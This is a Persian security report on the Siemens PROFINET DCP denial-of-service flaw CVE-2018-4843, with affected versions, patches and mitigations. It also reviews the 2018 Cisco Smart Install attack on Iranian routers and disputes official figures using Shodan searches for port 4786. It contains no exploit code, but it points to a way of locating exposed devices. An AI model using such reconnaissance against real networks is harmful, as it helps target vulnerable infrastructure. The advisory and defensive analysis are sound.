در ماه مارس ۲۰۱۸ گزارشی مبنی بر آسیب‌پذیری بر روی چند کنترل‌کننده و کارت‌های شبکه صنعتی زیمنس با شناسه CVE-2018-4843 منتشرشده است. آسیب‌پذیری مذکور بر اساس اعتبارسنجی نامناسب ورودی است که به مهاجم امکان ایجاد حمله ممانعت از خدمات را از طریق بسته‌های شبکه PROFINET DCP می‌دهد. برای سوءاستفاده از این آسیب‌پذیری، دسترسی مستقیم به لایه دوم OSI این محصولات نیاز بود و در صورت بهره‌جویی موفقیت‌آمیز آسیب‌پذیری، برای بازیابی سیستم باید تجهیزات به‌طور دستی مجدداً راه‌اندازی می‌شدند.

۳-۱- مشخصات آسیب‌پذیری

جدول ۳: مشخصات آسیب‌پذیری CVE-2018-4843

شناسه آسیب‌پذیری:	**CVE-2018-4843**
محصول تحت تأثیر:	SIMATIC, SINUMERIK و PROFINET IO شرکت زیمنس
تاریخ گزارش آسیب‌پذیری	۲۰۱۸۰۳۲۰
نوع حمله و آسیب‌پذیری:	ممانعت از خدمات(DoS) در اثر اعتبارسنجی ناصحیح ورودی‌ها
نقطه ورودی[1]	از راه دور (خارج از شبکه)
سطح مخاطره:	متوسط
نمره CVSS:	۶,۵

[1] Entry Point

Vector: AV:A/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H	

۳-۲- محصولات تحت تأثیر

نسخه‌های ذیل از تجهیزات زیمنس در برابر آسیب‌پذیری معرفی‌شده آسیب‌پذیرند:

- SIMATIC CP 343-1 Advanced: All versions,
- SIMATIC CP 343-1 Standard: All versions,
- SIMATIC CP 443-1 Advanced: All versions,
- SIMATIC CP 443-1 Standard: All versions,
- SIMATIC S7-1500 Software Controller incl. F: All versions prior to V1.7.0,
- SIMATIC S7-1500 incl. F: All versions prior to V1.7.0,
- SIMATIC S7-300 incl. F and T: All versions,
- SIMATIC S7-400 H V6: All versions,
- SIMATIC S7-400 PN/DP V6 Incl. F: All versions prior to V6.0.7,
- SIMATIC S7-400 PN/DP V7 Incl. F: All versions,
- SIMATIC S7-410: All versions prior to V8.1,
- SIMATIC WinAC RTX 2010 incl. F: All versions,
- SINUMERIK 828D: All versions, and
- Softnet PROFINET IO for PC-based Windows systems: All versions.

نسخه‌های ذیل از تجهیزات زیمنس در برابر آسیب‌پذیری معرفی‌شده آسیب‌پذیر نیستند:

- Siemens SIMATIC S7-410 8.1
- Siemens SIMATIC S7-400 PN/DP 6.0.7
- Siemens SIMATIC S7-1500 Software Controller 1.7
- Siemens SIMATIC S7-1500 1.7

اطلاعیه رسمی شرکت زیمنس [۴۹] محصولات تحت تأثیر را به شکل ذیل دسته‌بندی نموده است:

گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی

Affected Product and Versions	Remediation
SIMATIC CP 343-1 Advanced: All versions	See recommendations from section Workarounds and Mitigations
SIMATIC CP 343-1 Standard: All versions	See recommendations from section Workarounds and Mitigations
SIMATIC CP 443-1 Advanced: All versions	See recommendations from section Workarounds and Mitigations
SIMATIC CP 443-1 Standard: All versions	See recommendations from section Workarounds and Mitigations
SIMATIC S7-1500 Software Controller incl. F: All versions < V1.7.0	Update to V1.8.5 or newer https://support.industry.siemens.com/cs/ww/en/view/109478528
SIMATIC S7-1500 incl. F: All versions < V1.7.0	Update to V1.8.5 or newer https://support.industry.siemens.com/cs/ww/en/view/109478459
SIMATIC S7-300 incl. F and T: All versions	See recommendations from section Workarounds and Mitigations
SIMATIC S7-400 H V6: All versions	See recommendations from section Workarounds and Mitigations
SIMATIC S7-400 PN/DP V6 Incl. F: All versions < V6.0.7	Update to V6.0.7 https://support.industry.siemens.com/cs/ww/en/view/109474874
SIMATIC S7-400 PN/DP V7 Incl. F: All versions	See recommendations from section Workarounds and Mitigations
SIMATIC S7-410: All versions < V8.1	Update to V8.1 or newer https://support.industry.siemens.com/cs/ww/en/view/109476571
SIMATIC WinAC RTX 2010 incl. F: All versions	See recommendations from section Workarounds and Mitigations
SINUMERIK 828D: All versions	See recommendations from section Workarounds and Mitigations
Softnet PROFINET IO for PC-based Windows systems: All versions	See recommendations from section Workarounds and Mitigations

۳-۳- کدهای بهره‌جویی[1] منتشرشده

کدهای بهره‌جویی برای این آسیب‌پذیری مشاهده نکردیم.

۳-۴- توصیه‌ها و راه‌حل‌های امنیتی

- شرکت زیمنس این آسیب‌پذیری‌ها را تائید کرده است و برای آن وصله‌های امنیتی ارائه کرده است؛ لذا به کلیه مدیران شبکه‌های کنترل صنعتی که محصولات تحت تأثیر را در اختیاردارند و بتوانند نسخه به‌روزرسانی را دریافت نمایند، توصیه می‌شود در اسرع وقت وصله موردنظر را نصب نمایند (در مورد نصب وصله‌های حتماً «ضمیمه ب» این سند را مطالعه فرمایید).
  - لینک به‌روزرسانی‌های سفت افزار

- SIMATIC S7-1500 Software Controller incl. F: Update to V1.8.5 or newer, which can be located here: https://support.industry.siemens.com/cs/ww/en/view/109478528
- SIMATIC S7-1500 incl. F: Update to V1.8.5 or newer, which can be located here: https://support.industry.siemens.com/cs/ww/en/view/109478459
- SIMATIC S7-400 PN/DP V6 Incl. F: Update to V6.0.7, which can be located here: https://support.industry.siemens.com/cs/ww/en/view/109474874
- SIMATIC S7-410: Update to V8.1, which can be located here: https://support.industry.siemens.com/cs/ww/en/view/109476571

توصیه‌های عمومی:

- به مدیران شبکه‌های کنترل صنعتی دارای محصولات تحت تأثیر توصیه می‌شود که دسترسی به محصولات تحت تأثیر و سامانه مدیریت و نظارت[2] بر آن را محدود کنند؛ این محدودسازی می‌تواند از طریق دیواره‌های آتش کنترل صنعتی (برای شبکه‌های غیرصنعتی از دیواره‌های آتش عمومی) یا لیست سفید انجام شود. در صورت عدم به‌روزرسانی محصولات تحت تأثیر حتماً دسترسی آن‌ها به شبکه عمومی (به‌ویژه اینترنت یا VPN های پیمانکاران) را قطع نمایید.
- به مدیران شبکه‌های کنترل صنعتی دارای محصولات تحت تأثیر توصیه می‌شود که به کمک راهکارهای کنترل دسترسی تنها به کاربران مجاز امکان دسترسی به شبکه را بدهند.

[1] Exploit


[2] Monitoring

گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی

- به مدیران شبکه‌های کنترل صنعتی توصیه می‌شود که در صورت اتصال شبکه‌ی کنترل صنعتی به شبکه‌های دیگر حتماً از دیواره آتش کنترل صنعتی یا یک‌سوساز[1] کنترل صنعتی استفاده نمایند؛ در صورت نیاز ما می‌توانیم در ارائه محصولات کنترل صنعتی به شما مشاوره دهیم به‌عنوان مثال تجربه‌های موفقی در نصب تجهیزات یک‌سوساز کنترل صنعتی در صنایع کشور داشته‌ایم.
- به مدیران شبکه‌های کنترل صنعتی توصیه می‌شود که به کمک محصولاتی مانند SIEM کنترل صنعتی و سامانه تشخیص نفوذ صنعتی (IDS) به شکل مستمر کلیه تجهیزات سامانه و ترافیک عبوری را پایش نمایند.
- به مدیران شبکه‌های کنترل صنعتی دارای محصولات تحت تأثیر توصیه می‌شود که در صورت محدودیت در شبکه یا پلنت صنعتی و جهت اتخاذ رویکرد کاهش مخاطره، سامانه‌های تحت تأثیر را در یک زیرشبکه[2] ایزوله یا محدوده‌ی امن قرار دهند.
- درصورتی‌که در شبکه یا واحد صنعتی شما نیاز به اتصال از راه دور دارید حتماً از راهکارهای اتصال راه دور امن نظیر VPN استفاده کنید؛ توجه شود که خود راهکار VPN داری آسیب‌پذیری نباشد و پاشنه آشیل نباشد؛ در شکل ۲ نمونه شماتیک سناریو نفوذ مهاجم از طریق VPN آسیب‌پذیر را مشاهده می‌کنید ما در قالب دوره آموزشی پیشرفته می‌توانیم این تهدیدات و راهکارهای امن سازی آن‌ها را به شما ارائه نماییم.

[1] Data Diode

[2] Subnet



شکل ۳: نمونه شماتیک سناریو نفوذ مهاجم از طریق VPN آسیب‌پذیر


- همانند غالب آسیب‌پذیری‌ها و حملات به سامانه‌های فناوری اطلاعات و کنترل صنعتی و زیرساخت‌های حساس (حساس، حیاتی و مهم) پیاده‌سازی دفاع در عمق و سایر راهبردهای امنیتی نظیر تنوع در دفاع، موضع ایمنی در برابر خرابی، نقطه وارسی و غیره به شما توصیه می‌شود.

* درصورتی‌که هر یک از موارد بالا برای شما مبهم است، می‌توانیم با شما و صنعت شما جلسه‌ی مشترک گذاشته و راهکارهای امنیتی خود را، همراه با مجموعه خدمات و محصولات امنیتی، به شما معرفی نماییم (به‌ضمیمه د، جهت مشاهده خدمات و راه ارتباطی مراجعه نمایید.)


۳-۵- درس‌هایی از این آسیب‌پذیری

نکته قابل‌توجه در مورد این آسیب‌پذیری وجود اطلاعات متناقض در پایگاه‌های معتبر در مورد نمره این آسیب‌پذیری است که NVD نمره 6.5 را به آن اختصاص داده و زیمنس نمره 5.3 بنابراین در برخی موارد به نمرات آسیب‌پذیری‌ها نیز نمی‌توان به‌طور کامل اطمینان کرد و باید مراکز صنعتی خود دارای کارشناسانی متخصص در حوزه امنیت اطلاعات باشند که بتوانند آسیب‌پذیری‌ها را به شکل دقیق موردبررسی قرار دهند.

گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی



گزارش رسمی زیمنس



پایگاه NVD

۴. گزارشی اجمالی از حمله به تجهیزات سیسکو (CVE-2018-0171)

پیش از مطالعه این بخش شایان‌ذکر است دو روز قبل (۲۶ اردیبهشت ۹۷) سه آسیب‌پذیری با درجه بحرانی در تجهیزات سیسکو منتشرشده است که حتماً در صورت داشتن محصولات تحت تأثیر آن‌ها در نظر بگیرید (در این گزارش به این آسیب‌پذیری‌ها پرداخته نشده است)، شناسه این آسیب‌پذیری‌ها:

- CVE-2018-0222
- CVE-2018-0271
- CVE-2018-0268

۴-۱- مشخصات حمله

شماره مورد:۹۷۰۰۲

تاریخ وقوع حمله:۹۷/۱/۱۷

تاریخ ارجاع مورد:۹۷/۱/۲۱

شواهد تحلیل گرفته‌شده: هیچ‌گونه شواهدی تحویل گرفته نشده است و تنها بر اساس بررسی اسناد عمومی منتشرشده، گزارش‌ها و تحلیل‌های فنی متخصصین این گزارش گرداوری و تدوین‌شده است.

۴-۲- گزارش سطح بالا از حمله

شامگاه ۱۷ فروردین‌ماه، اختلالات سراسری در سرویس اینترنت کشور و سرویس‌های مراکز داده داخلی روی داد که در پی آن، بررسی و رسیدگی فنی موضوع در دستور کار مراکز متولی قرار گرفت. گزارشی مختصر از این حمله وسیع به شرح ذیل است:

۱- جمعه هفدهم فروردین‌ماه حدود ساعت ۲۱ برخی از سرویس‌های میزبانی‌شده در مراکز داده داخل کشور از دسترس خارج شدند.

۲- پس از بررسی اولیه مشخص شد حمله سایبری به برخی از مسیریاب‌ها و سوئیچ‌های سیسکو که آسیب‌پذیر بوده‌اند صورت گرفته و این تجهیزات به حالت تنظیم کارخانه‌ای بازگشته‌اند.

۳- حمله مذکور ظاهراً به بیش از ۲۰۰ هزار مسیریاب و سوئیچ در کل دنیا صورت گرفته و حمله‌ای گسترده بوده است (البته این آمار طبق مرجع شماره ۱۳، ۱۶۸هزار مورد است که آن‌هم آمار تعداد تجهیزات آسیب‌پذیر است نه تجهیزات تحت حمله!). بر اساس اطلاعیه وزارت ارتباطات و فناوری

گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی

اطلاعات در کشور ما ۳۵۰۰ مسیریاب و سوئیچ موردحمله واقع‌شده که ۵۵۰ فقره در تهران، ۱۷۰ فقره استان سمنان، ۸۸ فقره استان اصفهان بوده و بیشترین آسیب‌پذیری از نقطه تعداد در شرکت‌های رسپینا، ایزایران و شاتل رخدادهاست، لیکن اختلال تعداد کمی مسیریاب در برخی مراکز سرویس‌های پرکاربردی را از دسترس خارج کرد(در بخش «اطلاعات ظاهراً اشتباه در اطلاعیه وزارت ارتباطات و فناوری اطلاعات» این گزارش مشخص می‌کنیم که این اطلاعات گزارش‌شده در مورد این حمله اشتباه بوده است).

۴- با تشکیل گروه‌های واکنش سریع و تلاش همه متخصصان و فعالان همه شرکت‌ها به‌سرعت اقدامات اجرایی آغاز شد و با توجه به اینکه برای فعالیت مجدد مسیریاب‌ها نیاز به حضور فیزیکی کارشناسان بود با اقدام به‌موقع تا ساعت ۶ صبح غالب فعالیت شبکه‌های کشور به حالت اولیه برگشت.

۵- بر اساس اطلاعیه وزارت ارتباطات و فناوری اطلاعات با توجه به پیش‌بینی‌های لازم در زیرساخت ارتباطی کشور شبکه زیرساخت دچار هیچ اختلالی نشد و کمترین اختلال نیز در سه اپراتور تلفن همراه مراکز داده شرکت‌های پارس‌آنلاین و تبیان گزارش شد.

۶- شرکت سیسکو ۱۰ روز قبل از این حمله، موضوع آسیب‌پذیری مسیریاب‌ها و سوئیچ‌های مذکور را اعلام کرده بود لیکن به دلیل اینکه بسیاری از شرکت‌ها و سازمان‌های ایرانی در ایام تعطیلات تغییر تنظیمات شبکه خود را در حالت فریز نگهداری می‌کنند و همچنین عدم اطلاع‌رسانی و هشدار توسط متولی این امر در کشور(مرکز ماهر) برای به‌روزرسانی تنظیمات شبکه این سازمان‌ها و شرکت‌ها، منجر به آسیب‌پذیری شبکه این مراکز شد.

۷- بر اساس اعلام مرکز ماهر، مرکز آپای دانشگاه همدان پیش از وقوع حمله موضوع را در دست تحلیل و پایش داشته و منتظر تکمیل پایش تجهیزات کشور بوده که متأسفانه قبل از تکمیل گزارش نهایی حمله مذکور اتفاق افتاد.

۸- آنچه مشخص است در این حمله ظاهراً سازمان‌یافته علی‌رغم وجود نقاط مثبتی همچون واکنش سریع، عدم تأثیرپذیری هسته شبکه ملی اطلاعات در شرکت ارتباطات زیرساخت، عدم اختلال جدی شبکه سه اپراتور تلفن همراه و برخی از FCPها، متأسفانه ضعف اطلاع‌رسانی به‌موقع توسط مرکز ماهر و عدم وجود پیکره‌بندی مناسب در مراکز داده و سرویس‌دهندگان فناوری اطلاعات مستقر در این مراکز داده باعث تشدید عوارض این حمله شد و بر همین اساس اصلاحات لازم در مجموعه‌های مرتبط و نیز تذکرات لازم به بخش خصوصی اجرایی می‌شود.

۹- بر اساس برخی شواهد، براثر این حمله‌برخی وبگاه‌های میزبان شده روی افرانت، رسپینا، شاتل، آسیاتک، ارتباط زیرساخت، پارس آنلاین، صبا نت و غیره دچار اختلال شدند که برخی از آن‌ها ذیلاً لیست شده‌اند:

- https://www.certcc.ir/

- https://cafebazaar.ir/
- http://live.irib.ir/
- http://www.nic.ir/
- http://www.asriran.com/
- https://divar.ir/
- http://yjc.ir/
- http://dana.ir/
- http://asreertebat.com/

۴-۳- اطلاعات ظاهراً اشتباه در اطلاعیه وزارت ارتباطات و فناوری اطلاعات


وزارت ارتباطات و فناوری اطلاعات در اطلاعیه‌ای در روز شنبه، ۱۸ فروردین ماه، اعلام کرد "در کشور ما ۳۵۰۰ مسیریاب و سوئیچ موردحمله واقع‌شده که ۵۵۰ فقره در تهران، ۱۷۰ فقره استان سمنان، ۸۸ فقره استان اصفهان بوده و بیشترین آسیب‌پذیری از نقطه تعداد در شرکت‌های رسپینا، ایزایران و شاتل رخدادهاست". با بررسی مختصری متوجه شدیم آمار دقیق مربوط به ۳۵۰۶ مسیریاب و سوئیچ در داخل کشور بوده است (۵۵۶ فقره در تهران، ۱۷۹ فقره استان سمنان، ۸۸ فقره استان اصفهان، ۲۹ فقره استان مشهد و ۲۸ فقره در استان سنندج) که متأسفانه این آمار از موتور جست‌وجوی شدان[1] به‌دست‌آمده و نشان از تجهیزات[2] متصل به اینترنت شناسایی‌شده با درگاه[3] ۴۷۸۶ در شامگاه ۱۷ فروردین‌ماه است و نمی‌تواند آمار معتبری از تجهیزات تحت حمله باشد که توسط اطلاعیه وزارت ارتباطات و فناوری اطلاعات منتشر شد؛مدرک گواه بر این ادعا شکل ۴ و مقایسه آماری آن با اطلاعیه وزارت ارتباطات و مرکز ماهر است.

[1] https://www.shodan.io

[2] حتی این امکان وجود دارد که برخی از این تجهیزات واقعی نباشند و هانی پات باشند.

[3] Port


گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی



شکل ۴:گزارش گرفته‌شده از شدان در شامگاه ۱۷ فروردین


در شکل ۵، همین گزارش را در ما از موتور جست‌وجوی شدان گرفتیم که نشان می‌دهد بازهم در تاریخ ۲۱ فروردین آماری نزدیک به آمار منتشرشده وجود دارد که نشان از تجهیزات متصل به اینترنت شناسایی‌شده با درگاه ۴۷۸۶ در کشور می‌باشد و نشان از تجهیزات در حال حمله نیست. در سمت راست این شکل مشخص هست که شدان برای برخی تجهیزات مانند آدرس آی پی مورد دوم بنر " Cisco Smart Install Client active" را پیدا نکرده است.

گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی



شکل ۵: گزارش گرفته‌شده از شدان در ۲۱ فروردین ساعت ۱۷:۰۱

در شکل ۶(سمت راست) مشخص می‌شود که فراوانی تجهیزات شرکت‌های تحت تأثیر از حمله که در اطلاعیه وزارت ارتباطات و فناوری اطلاعات و مصاحبه وزیر محترم ارتباطات و فناوری اطلاعات منتشرشده است نیز برگرفته از موتور جست‌وجوی شدان می‌باشد و هرگز آمار معتبری از تجهیزات تحت حمله را نشان نمی‌دهد. درشکل ۶ (سمت چپ) در همین گزارش را از این موتور جست‌وجو در تاریخ ۲۱ فروردین گرفتیم که نشان می‌دهد این آمار نشان از حمله نبوده و صرفاً اطلاعاتی است مربوط به تجهیزات متصل به اینترنت شناسایی‌شده با درگاه ۴۷۸۶ در کشور است.



گزارش وزیر ارتباطات مربوط به حمله ۱۷ فروردین **گزارش گرفته شده در ۲۱ فروردین**

